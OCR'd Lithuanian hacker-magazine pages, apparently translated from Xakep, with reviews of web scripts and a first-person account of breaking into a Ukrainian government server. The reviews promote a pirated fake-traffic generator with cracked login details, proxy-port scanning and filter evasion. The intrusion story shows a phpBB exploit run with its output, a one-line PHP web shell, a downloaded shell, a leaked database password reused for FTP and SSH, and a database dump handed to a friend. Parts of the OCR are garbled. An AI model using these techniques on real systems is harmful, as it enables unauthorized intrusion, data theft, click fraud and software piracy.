
Atsiradus greito pralaidumo Interneto kanalams, vis menkliau jaučiama būtinybė lokaliai saugoti kokias nors bylas. Vos tik tu speji įdiegti koką nors programą, internete vėl pasirodo šviežiausias jos leidimas *Google.com* kasdien indeksuoja milijonus dokumentų, iš kurių surasti reikiamą kur kas lengviau, nei perrinkinėti diske kažkada išsaugotus web puslapius. Nera ko ginčytis — tai patogiu, tačiau su tuo yra ir tam tikrų problemų. Pavyzdžiui, man ne kartą teko kopijuoti daug duomenų iš vieno FTP serverio į kitą. Kiekvienas šią užduotį sprendžia savaip. Kai kas veiks tiesmukai: iš pradžių visas bylas parsisų į savo kompiuterį, o po to perkels į reikiamą vietą. Kitas, ne iš nuogirdų susipažinęs su FXP technologija, pasinaudos pažangiu FTP klientu. Tačiau yra dar vienas būdas — pasinaudoti specialiai šiai užduočiai pritaikytu skriptu. Galiu drąsiai prisipažinti, jog man teko sugaišti nemažai laiko, kol aš su radau kažką veikiančio: nepaisant iškeltos užduoties apspras tūmo, daugelis skriptų dėl įvairių priežasčių atsisakė korektiškai veikti. Gerausia šio atveju pasirodė skriptas PHP FXP 3.0. Norint jį įdiegti, daug pastangų nereikia: pakanka špaikuoti archyvą su pačiu skriptu ir byloje *config.inc.php* pataisyti kintamuosius *\$url* bei *\$path*. Po to visas bylas ir katalogus reikia perkelti į serverį, o po to su *chmod* pakeisti kata-



RST MySQL: pagrindinis meniu.



Norint dirbti su RST MySQL, prieš tai reikia autentizuoti s



PHP FXP, montuotas FTP klientas: pasirinkam perduodamas bylas

logo Store ir visų *data* kataloge saugomų bylų teises į 777. Dabar galima naršykleje atidaryti bylą *index.php* ir megautis PHP FXP 3.0 sąsaja. Ką moka šis skriptas? Vso labo persiuntinėti bylas tarp FTP, HTTP, bet daugiau iš jo ir nereikalaujama. Kai šis siunčia šį skriptą, tai galvojau, kad jis, kaip ir visi madingi FTP klientai, panaudoja FXP technologiją, bet ne. Pasirodė, jog viskas yra priešingai. Skriptui visiškai nėra motais, ar FTP serveriais įmanomas duomenų perdavimas panaudojant FXP — jis panaudoja kitą primityvų, tačiau visiškai pagrįstą metodą. Byla iš nutolusio serverio pirmiausia persiunčiama į laikiną katalogą, po ko perduodama į paskirties serverį. Toks požiūris leidžia bylas perduodinėti ne tik iš FTP į FTP, bet ir, pavyzdžiui, iš HTTP, FTP ir t.t. Kiti analogiški skriptai turi vieną rimtą trūkumą — jie mokejo perduodinėti tik pavienes bylas. PHP FXP moka rekursyviai pereiti katalogų medį ir perduoti iš visų katalogus, išsaugant jų hierarchiją.

Tiesiog pasaka, tačiau yra ir vienas „bet“. Kad įrankis nepriekeitingai dirbtų, serveryje reikia turėti apčiuopiamą laisvos vietos kiekį, kuris turėtų būti bent toks, kiek užima didžiausia iš persiunčiamų bylų. O ir tinklo srauto bus sunaudojama ne kiek ne

mažiau. Dar daugiau, skriptas veikia tik tuo atveju, jeigu įjungta PHP safe mode direktyva — prieš pradedamas eksperimentus, būtinai išsiaiškink tai su savo tiekeju.  
Alternatyva: X-Uploader (Perl, [www.xakep.ru post,12019](http://www.xakep.ru/post/12019/)).

## FakeZilla Advanced Generator.v2.3

Platforma: PHP

Dydis: 196 Kb

Svetainė: [www.fakezilla.com](http://www.fakezilla.com)

Padidinti svetainės lankomumą — bet kurio web masterio svajone. Internete ka kurios kontoros iš taip vadinamo SEO (Search Engines Optimization — optimizavimas paieškos sistemoms) uždirba nemažai pinigų. Šandien mes apie SEO nešnekesim, tačiau išsiaiškinsime, kaip viso labo per porą minučių galima užtikrinti unikalų savo svetainės lankytojų antplūdį. Savaimė suprantama, tai bus ne tikri lankytojai, o viso abo tinklo srautas, kurį emuluoja specialūs srauto generavimo skriptai. Bet kurie retingai ir servisi, suteikiantys gaimgybę svetainėje tureti lankytojų skaitliuką (pavyzdžiui, top.lt, turi specialų mechanizmą, kuris atskiria unikalius apsilankymus (hosts) nuo pakartotinių (hits). Tai atliekama analizuojant vartotojo lankytojo parametrus: jo IP adresą, taip pat aplinkos kintamuosius, kuriuose yra naršykles pavadinimas bei versija, operacinės sistemos tipas, duomenys apie sistemoje įdiegtą kalbą ir t.t. Apgauti tokią sistemą sudėtinga, kadangi tam reikia itin kruopščiai padirbinėti apnkos parametrus ir kiekvieną kartą į puslapį užerti iš skirtingų IP adresų. Užsiminėti tuo rankiniu būdu — tikrų tikriausia nesąmone. Klaidėsiai, tačiau su šia užduotimi kuo puikiausiai susidoroja tokie paketai, kaip FakeZilla.

Nėra ko slėpti, srauto generatoriai — gana unikalūs ir reti skriptai, kurie, priešingai nei forumai, nesivilioja kiekviena me žingsnyje. Pasakysiu dar daugiau, nemokamo, tačiau tuo pačiu ir demisio verto skripto man surasti taip ir nepavyko. Taip taip, FakeZilla — taip pat komercinis skriptas, kadangi tai yra profesionalus įrankis, todėl jo kūrėjas v siškai pagrįstai už jo panaudoimą reikalauja pinigų (nei daug, nei mažai — 160 dolerių). Kad netuštintų mūsų pinigų kišenių, grupe

## fakezilla

Unique Traffic Generator v2.3  
Null'd by St.BURn[GTT]

### Menu

- **Run generator**  
Get the latest new stuff
- **Saved projects**  
Manage saved project settings from your browser/Generate settings
- **Change account settings**  
Change the settings with which the generated source is being generated
- **Sign out**
- **Proxies**  
Manage the list of proxy servers. Proxy servers are used to check web pages through the generator
- **Referrers**  
Manage the list of referrers. The list of referrers is used to check web pages through the generator
- **User-Agents**  
Edit the list of user agents used in the generated source. User agents is a field in HTTP requests that identifies the software which the client uses. It can be from different browsers or web-search robots
- **Upload files**  
Use this tool to upload proxy servers, user agents and referrers list
- **Proxy extractor**  
Extract the list of proxy servers from the generated source
- **Web-server log extractor**  
Extract the list of user agents and referrers from the generated source

Copyright © Unique Traffic Generator v2.3  
Null'd by St.BURn[GTT]

Patogi sąsaja visi reikalingi dalyka kaip ant daino

## CGIProxy

Starts using through the CGI-based proxy by entering a URL below. Only HTTP and FTP URLs are supported. If all functions will work (e.g. some JavaScript), but most pages will be fine.

- ☐ Remove all cookies (except certain proxy cookies)
- ☒ Remove all scripts (recommended for anonymity)
- ☐ Remove ads
- ☒ Hide referrer information
- ☒ Show URL entry form

### Manage cookies

CGIProxy v2.3

Agents

CGIProxy re ka aya įvesti kokios nors svetainės adresą

## fakezilla

Unique Traffic Generator v2.3  
Null'd by St.BURn[GTT]

You are logged in as WareZoverer | Profile | Sign out

### Run generator

URL: [www.fakezilla.com](http://www.fakezilla.com)

Exact URL address

Referer

User Agent

Pradėti srai to generavimą

GTT išleido nulines versijos FakeZilla (su išpjauta kodo sntimi, kuri atsako už registraciją). Ją galima parsisiųsti iš čia: <http://scripts.wmtrader.com/phpATM.v.1.10.translated.by.GTT.zip>. Archyve surask bylą /data/auth ir joje pirmas du eilutes pakeisk štai kuo:

```
3c024f13618f64f5d7025a5492e7da5
341930d5bf58b742c3eac3d6bce0c736
```

Po to visas bylas perkelf į savo web server ir naršykleje atsidaryk bylą index.php. Tau bus pateiktas autorizacijos puslapis. Įėjimui pasinaudok šiais vartotojo duomenimis (vartotojas/slaptažodis, warezover/Cyclopath. Jeigu viskas padaryta teisingai, tai vos po akimirkos tu galesi pastudijuoti pagrindinio FakeZilla meniu. Kūrėjas iš es pasistenge, kad dirbtų su programa būtų visiškai paprasta. Su interaktyviu meniu tu galesi pridėti kiek tik nori proxy serverių sąrašų, Referrers sąrašus (antrašte, kuri parodo nuorodą, iš kurios atejo lankytojas), User Agents sąrašus (naršykles pavadinimas ir versija, OS identifikatoriai ir kiti parametrai, kurie privaloma tvarka perduodami web serveriui). Pastebėtina, jog daugybė visų reikalingų bylų jau įtraukta į FakeZilla, tačiau tu visada galesi pridėti ir savių. Proxy serverių sąrašus galima nusipirkti, o User-Agents ir Referrers galima išgauti iš bet kurios web naršykles logų įmontuoti FakeZilla įran-



kiai šio atveju itin pravers. Paleisti srauto emuliatorių — absurdas. Nurodyk tikslų savo web puslapio adresą, pasirink *proxy*, *Referer*, *User Agent* bylas ir spausk *Run generator*. Tau bus pateiktas puslapis, kuriame tu realiu laiku galėsi stebėti užduoties vykdymą. Su papildomomis opcijomis galima apriboti apsilankymų skaičių per valandą ir suminį srauto kiekį. Kietas daiktas!

Alternatyva: *Fake Visitors* (Perl, [www.mnicipages.com/fakehits](http://www.mnicipages.com/fakehits))

**[Iš kur gauti hostingą?]** Hostingai būna skirtingi: stabilūs ir nelabai, nemokami ir mokami, greiti ir stabdantys. Jeigu nenori už tai mokėti, tai teks naudotis nemokama paslauga, tačiau tai sukelia daugybę nepatogumų. Visų pirma, nemokami hostingai visai apriboja vartotojų galimybes: apriboja kanalo pralaidumą, *MySQL*, *PHP* ir kituose nustatymuose aktyvuoja nemalonus direktyvas ir t.t. Antra, jie neatsako už svetainės veikimą ir, savaime suprantama, neturi jam jėkų. Jeigu koks nors skriptas atsisako veikti, vieninteli išeitis pasinaudoti kitu hostingu. Nepaisant to, kai kuriais atvejais nemokamus hostingus galima panaudoti pakankamai sėkmingai. Gal pameginti štai šiuos: [www.5gigs.com](http://www.5gigs.com), [www.hostsk](http://www.hostsk), [www.freehost4you.com](http://www.freehost4you.com), [techiireland.ca](http://techiireland.ca)


Jeigu paklaustumei mano nuomonės, ką rinktis, tai aš nemokamiems hostingams net neieškočiau savo laiko. Šiandien nemažai kompanijų siūlo paslaugas, kurių kainos prasideda nuo 1–2 dolerių per mėnesį. Natūralu, jog už tokius pinigus teikiama paslauga tikrai nėra aukščiausios klasės, tačiau nedidelei svetainei arba straipsnyje paminėtiems skriptams to visiškai pakaks. Šiaip ar taip, tu galėsi pakankinti hostingo palaikymo tarnybą, paprašyti įdiegti reikiamus *PERL* arba *PHP* modulius, į *Apache* arba *PHP* nustatymus įrašyti reikiamą direktyvą. Šiaip pasirinkti mokamą hostingą nėra paprasta

## HTTP Proxy Finder

Platforma: PHP

...  
...  
...

Kaip jau minėjau, proxy serverių sąrašus galima nusipirkti, bet ką daryti, jeigu finansinė padėtis keblė, o remėjų neatsiranda? Tokiu atveju galima pabandyti jų (be abejo, proxy serverių, o ne remėjų) susirasti pačiam. Teisingiausias būdas —



Interneto naršymas per *CGIProxy* nesukelia diskomforto.

Viskas darosi prastai, išsiskyrus kodą lenka matyti, adreso įvedimo lauką

nuskenuoti IP adresų diapazoną ir patikrinti kiekvieną iš jų, ar jame neatidarytos 3128, 8080, 1080 jungtys, t.y. tos, per kurias gali būti sukonfigūruoti proxy serveriai. Tai galima padaryti su specialia programa ([www.stayinvisible.com/idx.pl/scanningsoftware](http://www.stayinvisible.com/idx.pl/scanningsoftware)), tačiau patogiau būtų pasinaudoti *PHP* skriptu. Jis gali veikti išsiai parą, o hosteno kanalas kur kas platesnis, nei pas tave namie (įdomu, kaip sureaguotų hosteris, gavęs laišką iš labai piktą tavo skenuojamų tinklų administratorių — [red.past.](http://red.past.)).

Šią idėją įgyvendinantis skriptas vadinasi ganėtina banaliai — *HTTP Proxy Finder*. Viso labo 2 Kb primityvaus kodo, tačiau jis veikia! Skripto nereikia konfigūruoti: tiesiog perkelsi jį į serverį ir iškviesk per naršyklę. Pasirinkęs pradinį ir galutinį skenuojamą IP adresą, spausk *Find* mygtuką. Jeigu tu nurodei gana platų diapazoną, skenavimas laiko atžvilgiu gali šiek tiek užtrukti, tačiau, laime gamintojai susiprotejo skenavimo rezultatus atvaizduoti realiu laiku.

*HTTP Proxy Finder* turi du trūkumus. Visų pirma, šį primityvą kūrėjai bando prastumti už pinigus, tačiau tai lengva išspręsti, kadangi geri žmonės seniai internete pateikė „pagydytą“ versiją — <http://scripts.wmtrader.com/HTTP.Proxy.Finder.PHP.NULL.DGT.zip>. Antra, programoje neįdiegtas daugiasrautiškumas, kas esminiu būdu veikia skenavimo greitį (be abejo, neigiama prasme). Jeigu non kelių srautų, teks paleisti keletą skripto kopijų. O galia...

## CGIProxy 2.0.1


Platforma: Perl

Dydis: 92 Kb

Svetainė: [www.marshall.com/tools/cgiproxy](http://www.marshall.com/tools/cgiproxy)

Kartą man prireikė proxy serverio, bet... Pasirodo, surast stabilų, greitą ir nemokamą proxy serverį ne taip jau paprasta. Tuomet man į galvą šovė mintis pasinaudoti skriptu anonimizatorium (anonymizer) kurį aš diegiau greitame hostinge. Iš esmės tai tas pats proxy serveris, kuris veikia per naršyklę.

Po keleto eksperimentų tapo aišku, kad yra tik vienas visus mano reikalavimus atitinkantis skriptas — *CGIProxy*. Jį įdiegti nėra sudėtinga. Pačiu paprasčiausiu atveju tereikia išpakuoti archyvą ir į serverį nukopijuoti bylą *nph-proxy.cgi*, tuo pačiu suteikiant teisės ją vykdyti (777). Galima pasiegti dar pa



prасčiau ir pasinaudoti specialia web įdiegimo priemone [www.xav.com/cgi-sys/cgiwrap/xav/install.cgi?p=cgiproxy](http://www.xav.com/cgi-sys/cgiwrap/xav/install.cgi?p=cgiproxy). Po to, kai įdiegimas užbaigtas, surinkti skripto adresą ir megaukis rezultatui.


Pagrindinis skripto langas – tekstinis laukas, į kurį reikia įvesti Internetinį adresą, ir keletas opcijų, turinčių įtakos naršymui. Viskas, ko reikia norint pradėti darbą – surinkti reikiamos svetainės arba FTP serverio adresą ir nuspausti *Begin browsing*. Iš karto po to pasirodo langas su dviem remeliais *frames*: viename jų bus atvaizduojama pasirinkta web svetainė, o kitame – adreso eilutė bei naršymo parametrai. Naršymas vyksta taip, lyg tu dirbtum tik su naršykle. Skirtumas tik tas, kad naujos svetainės adresą reikia įvesti ne naršyklės, o *CGIProxy* adreso eilutėje.

Tu bet kurio metu gali pereiti kitu adresu, per šį „proxy“ atsidaryti naują langą, išjungti sausainukų (cookies) naudojimą arba paredaguoti jau turimus sausainukus. Anonimiškumo užtikrinimui rekomenduojama išjungti skriptų palaikymą (opcija *No scripts*) bei tavo aplinkos kintamųjų perdavimą (opcija *No referrer*).

Iš karto tampa aišku, kad *CGIProxy* projektas tobulinamas ne pirmus metus – viskas apgalvota iki smulkmenų ir veikia be priekaištų. Į mūsų žurnalo FAQ jau keletą kartų buvo atsilystas klausimas, kaip galima būtų aperti korporatyvinę ugniasienę ir proxy serverį, kurie filtruoja visus MP3, XXX ir kitas pramogines svetaines. Taigi *CGIProxy* padės ne tik nusišlepti tikrąjį IP adresą, bet ir aperti visus tokio tipo apribojimus. Tai įmanoma dėl to, kad tavo lankomos nuorodos koduojamos ypatingai: programiškai negali jų išanalizuoti, o atitinkamai ir nufiltruoti.

Alternatyva: *Poxy* (PHP [www.sourceforge.net/projects/poxy](http://www.sourceforge.net/projects/poxy)), *SBP* (PHP [sourceforge.net/projects/sbp](http://sourceforge.net/projects/sbp))

**[Mąstyk galva]** Skriptai – ne panacėja nuo visų bėdų. Jų panaudojimas iš tiesų dažnai būna efektyvus, tačiau tai pasiteisina anaipol ne visada. Reikia blaiviai įvertinti, kada geriau naudoti skriptą, kada programą, o kada pašalinį servisą. Jeigu man reikėtų trūks plyš užtikrinti savo anonimiškumą, aš ne už ką nenaudočiau *CGIProxy*. Nepaisant to, kad nėra jokio registravimo, visi kreipiniai į jį puikuoja web serverio loguose



ieškom proxy serverių diapazone 62 148 128 1 148 128 100

Q

**Q: Bet kuriame BIOS'e yra punktas Boot Virus Detection. Nepamenu, kad bent kartą jis būtų suradęs virusą. Ar šis antivirusas veikia?**

A

**A:** Dar ir kaip veikia! Tiesa, tai ne antivirusas, o viso labo virusų aptikimo įrankis. Ir aptinka jis ne visą užkratą, o tik užkrovėją, kuris gali įsirašyti į kompiuterio *flash* atmintį. Tiesa, šian dien tokie virusai nėra labai paplitę, todėl šios opcijos reikalingumas gana abejotinas. Geriau įdiek šviežius *Windows* sistemos atnaujinimus.

Q

**Q: Ar galima dabar užregistruoti domeną naujoje .EU zonoje?**

A

**A:** Deja, ne. Domenų registracija užsiima tarptautinis *EURid* konsorciumas ([www.eurid.eu/en/registrant](http://www.eurid.eu/en/registrant)). Tuo pačiu į rezervuotus domenų vardus teisę kol kas turi prekių ženklų savininkai, vynausybinės organizacijos ir kompanijos. Nuo 2006 metų balandžio 7 dienos domeną užregistruoti galės kiekvienas, kas gyvena Europos Sąjungoje arba kas ten turi savo verslo filialą. Įdomu, jog per 15 domeno zonos egzistavimo minučių buvo pateikia 40 tūkstančių domeno registravimo paraiškų. Ar vis dar tikiesi užregistruoti gardųjį *sex.eu*? :)



# 046

## Kavos puodukas

KARTAIS IŠ NETURĖJIMO KĄ VEIKTI IR VIE-  
NO IŠGERTO KAVOS PUODUKO PADARO-  
MA NEĮTIKĖTINŲ DALYKŲ. PAVYZDŽIUI, PER  
PORĄ VALANDŲ BE YPATINGO VARGO NU-  
LAUŽIAMAS VYRIAUSYBINIS UNIX SERVE-  
RIS. ŠI KARTĄ BŪTENT TAIP NUTIKO. AŠ PA-  
JUTAU MANE UŽPLŪSTANTĮ KŪRYBIŠKUMĄ,  
MALONŲ PIRŠTŲ GALIUKŲ KUTENIMĄ, UŽ-  
SIVIRIAU PUODUKĄ TIRPIOS KAVOS IR IŠ-  
KELIAVAU PASITIKTI NUOTYKIŲ.

### Vieno vyriausybinių serverio nulaužimo istorija

[**Mano priešo akys**] Po įkynių pokalbių viename IRC kanale man prireikė aštrių pojūčių. Neilgai gavojęs, ad-  
reso eiluteje aš įvedžiau gerai visiems žinomą paieškos  
svetainės adresą [www.google.com](http://www.google.com). Kaip įprasta, prieš  
mano apsimiegojusias akis pasirodo mano užklauso-  
s aukianti paieškos eilutė. Laužti kokią nors parastą sve-  
tainę man visiškai nesinorėjo, todėl aš nusprendžiau,  
jog šia naktį mano tikslas bus svetainė iš .gov zonos.  
Mano galvoje šmėkštelejo mintis, kad paprastai visi vy-  
riausybinių serveriai neprieinami, juos nulaužti labai  
sunku, o kartais net neįmanoma. Tačiau kaip ten rekla-  
moje sakoma? „Neįmanoma sako tik bailiai“. Taigi aš  
gūglei sušeriau užklausą [inurl.gov](http://inurl.gov) ir pradėjau studijuoti  
vyriausybinių serverių sąrašą. Nieko įdomaus nesima-  
tė, aš verčiau puslapius, o iš pirmo žvilgsnio nebuvo už-  
ko užsikabinti. Ir staiga prisiminiau, kad greitai bus ma-  
no draugo iš Ukrainos gimtadienis ir kad aš jam paža-  
dejau padovanoti shellą kokiam nors Ukrainos serve-  
ryje. Ką gi, šiandien mes suderinsim malonumus su  
naudingais dalykais.

[**Į klaidų paiešką!**] Pasakyta — padaryta, užklausa pa-  
sikeitė į [inurl.gov.ua](http://inurl.gov.ua). Aš ilgai ne eškojau ir spustelejau  
pirmą po akimis pasipainiojusią nuorodą. Ir čia aš pir-  
mą kartą žvilgtelejau į savo būsimos aukos „veidą“.  
Prieš pradėdamas kapstyti svetainę, nusprendžiau šiek  
tik apsaugoti. Aš pasibeldžiau pas savo seną draugą  
ICQ ir paprašiau jo greito ir anoniminio proxy serverio.  
Po penkių minučių mano prašymas buvo įvykdytas ir pro-  
xy serveris jau buvo mano rankose. Aš važiauvau toliau.  
Iš monitoriaus į mane žvilgė neblogas dizainas, grei-  
čiausiai prie viso šito padirbejo profesionalaus svetai-

nių kūrėjo rankos. Vis dėlto mano  
tos nakties planuose nebuvo di-  
zaino keitimo. Aš greitai perbegau  
per kelias nuorodas ir supratau,  
kad svetainės varikluks parašy-



tas su *php*, o tai mane džiugino, kadangi ieškoti *php* skriptų  
klaidų — vienas malonumas. Aš pradėjau pakišineti įvairius skrip-  
tus, taip ieškodamas *include* klaidos, bandžiau su skriptais re-  
alizuoti *sql* injekciją, bet taip nieko ir negavau! Susierzinęs tokia  
nesėkminga klaidos paieška jau norėjau viską mesti ir eiti mie-  
goti, kai starga pro vos pramerktas akis pačioje apačioje paste-  
bejau nuorodą į forumą. Ir ką gi tu mana?

Be abejo, pasikartoję sena istorija, kurioje dalyvavo mūsų me-  
giamas *phpBB*. Tiesa, resurso administratorius nebuvo visiškai  
nevykęs ir atnaujino forumo versiją iš liudnai pagarsėjusios  
2.0.10 iki 2.0.13. Staiga aš prisiminiau, jog nesenai skai-  
čiau apie šioje forumo versijoje surastą pažeidžiamumą, krita-  
tariant, ne pačiame forume, o modulyje *downloads.php*. Aš nu-  
sprendžiau išbandyti laimę ir pabandyti pasinaudoti šia saugu-  
mo spraga. Visų pirma reikėjo išsiaiškinti, ar forume įdiegta  
pažeidžiama byla. Aš į adreso eilutę įvedžiau [www.victim.gov.ua/forum/downloads.php](http://www.victim.gov.ua/forum/downloads.php). Š karto, kai puslapis užsikrovė, tapo aiš-  
ku, jog šį vakarą Fortūna man šypsosi: laužiamame resurse bu-  
vo įdiegtas pažeidžiamas skriptas. Jeigu tu reguliariai skaitai  
mūsų žurnalą, tuomet pameni, jog eksplotų apžvalgoje mes  
nesenai rašėm apie *perl* skriptą, kuris išnaudoja *downloads.php*  
klaidą ir taip gauna tam tikro vartotojo *md5* hashą. Savaimė  
suprantama, mane domino administratoriaus slaptažodis. Taigi  
aš iš [www.xakep.ru/post/26131/exploit.txt](http://www.xakep.ru/post/26131/exploit.txt) parsisiunčiau eks-  
plotą ir užsiundžiau į ant forumo:

```
$ ./phpbb.pl www.victim.gov.ua forum 2
[ ] Connecting
[+] Connected
[-] Sending Data
[ ] Data Sent, Waiting for response
[+] MD5 hash for user with id= 2 is:
ae186ad8a1de312b4b13d45e9,6c81eb
```

Pamatęs administratoriaus slaptažodžio *md5* hashą, aš tiesiog  
nepatikejau savo akim. Nepasant to, jog apie šią klaidą jau  
žinoma gana ilgai, adminas nepasistengė surasti laiko skyklėms  
užlipti, todėl turėjo sumokėti už tokį savo apsidėmimą :). Ką gi,  
tęsim. Reikia pastebėti, kad man nereikėjo forumo administra-  
toriaus teisių, tačiau jos labai praverstų kaip tarpinis kelias pa-  
keliai link veikiančio shello.

Norint į forumą įeiti administratoriaus teisėmis, reikia jame už-  
siregistruoti, o po to pageduoti savo sausainukus (tai galima  
padaryti su *Cookie editor*), pakeičiant juose esančius identifi-  
kacinius į nugvelbtuosius. Po to galima įeiti į forumą administ-  
ratoriaus teisėmis ir pasinaudojus tuo pačiu moduliu persiųsti  
*mod attach*, maždaug tokio turinio *php* skriptą:

```
?
system($ GET[cmd]);
```

Šis paprastas skriptas man leido serveryje vykdyti komandas  
Apache serverį paleidusio vartotojo teisėmis. Pirmas dalykas,

kurią aš nusprendžiau padaryt. — parsiųsti į serverį patogesnę darbo su failų sistema skriptą.

**[Sėkmė kišenėje]** Aš nusprendžiau neapsistoti ties kokiais nors standartiniais *remview* tipo skriptais ir pasiėmiau visiškai naują ir dar mano neišbandytą skriptą **NIX REMOTE WEB SHELL**.

Po neilgai trukusių paieškų aš pastebėjau katalogą *temp*, į kurį buvo galima rašyti duomenis. Serveryje buvo įdiegtas *wget*. Aš sklandžiai parsiisiunčiau sistemą ir dabar galėjau su serveriu dirbti naudodamasis patogią sąsają. Šioje situacijoje didelis privalumas tas, kad forumas kartu su svetaine buvo įdiegtas tame pačiame serveryje, todėl per forumą gavus *web shell*ą man atsivėrė kelias į serverio širdį. Ilgai nesvarstęs, vedžiau šią komandą: *uname -a*. Pasirodo, mašinoje veikia **FreeBSD 5.2.1-RELEASE**. Galvoje praūžė nelinksmas mintis: viešo šiai sistemai skirto eksploato dar nebuvo, o ir prašyti nebuvo iš ko :(. Ką gi, telieka vadovautis logika. Aš nusprendžiau iš karto patikrinti forumo konfigą, todėl įvykdžiau štai šią komandą:

```
# cat config.php
$dbms = 'mysql';
$hostname = 'ocn.hst';
$dbname = 'sm_data_forum';
$username = 'smdata';
$password = 'kBB3RzLJ4k';
```

„Ką tau gali duoti konfigas?“ — paklausė tu. Nieko baisiai svarbaus, tačiau galima pabandyti prisijungti į serverio *ftp* pasinaudojant duomenų bazės vartotojo vardu ir slaptažodžiu. Galbūt mane leistų į serverį. Taip ir nutiko aš prisijungiau prie serverio, o sėkmė vėl buvo mano puseje.

Pamaniau, kad jeigu su *ftp* pavyko susijungti be trukdžių, tai kodėl gi man nepabandžius padaryti to paties su *ssh*? Iš džiaugsmo mano akys išvirto iš orbitų lyg kvanktelėjusios makakos, kurios nešėre mažiausiai penkenus metus :). Kaip tu jau tikinausiai supratai, susijungti pavyko, ir aš turėjau pilnavertišką įėjimą į sistemą.

Taigi draugo prašymą aš jau įvykdžiau. Dabar reikėjo nuspręsti, ką aš dar galėčiau gauti iš šio serverio. Juk pasistengti reikia ir dėl savęs :) Nusprendžiau pasidaryti serverio duomenų bazių kopiją, kas su skriptu daroma dviem klavišo paspaudimais. Aš tai padariau labai greitai, todėl dabar pas mane buvo visa šios svetainės DB. Mano smegenyse dar gyvybės ženklus rodantys kofeino likučiai patarė žvilgtelėti į viso serverio šakninį katalogą: galbūt pavyks surasti dar ką nors įdomaus.

Kaip bebūtų, keista, man lengvai pavyko pereiti į failų sistemos šaknį ir leistis į kelionę per katalogų medį. Vos nespėjau išvydęs, kad šiame serveryje saugoma dar apie dešimt svetainių, tarp kurių buvo ir dar viena iš *gov.ua* vardų zonos. Į katalogą su šia ką tik surasta svetaine mane įleido, tačiau ta jau nebuvo taip svarbu, ir aš nusprendžiau pailsėti. Laikrodys rodė 5:01, švito. Pro mano pravirą oraidę sklido ryto gaivos kvapas. Aš buvau labai patenkintas savimi, nes pirmą kartą mano praktikoje įsilaužti buvo taip lengva. Dabar galima ramiai užmigti.

Ryte aš pasveikinau draugą su gimtadieniu ir padovanojau per naktį sužvejotą *shell*ą. Iš džiaugsmo jis mane tiesiog užbombardavo padėkomis :),

**[Moralą galima rasti visur]** Pats pamatėi, kaip kartais lengvai atliekamas vynuolyninio turto laužimas :). Del vaikiškos forume slypėjusios klaidos nukentejo visas serveris. Nekartok tų pačių klaidų, stenkis atnaujinti visą programinę įrangą ir visus savo serverio skriptus, nes tuomet žymia sumažės tavo sistemos nulaužimo tikimybė. Ir dar norečiau kai ką pridurti. Galbūt tai jau buvo sakyta šimtus kartų, tačiau aš vis tiek pasikartosiu ir priversiu blaiviau pažvelgti į kai kuriuos dalykus. Mano nuomone, nėra saugios programinės įrangos. Visa esmė tame, kad vienosiose programose klaidų mažiau, o kitose daugiau. Jeigu tu manai, kad naudoji visiškai saugią programinę įrangą, tai žinok: atsiras toks gudrutis, kuris nepatingės ir tavę nulaužti.

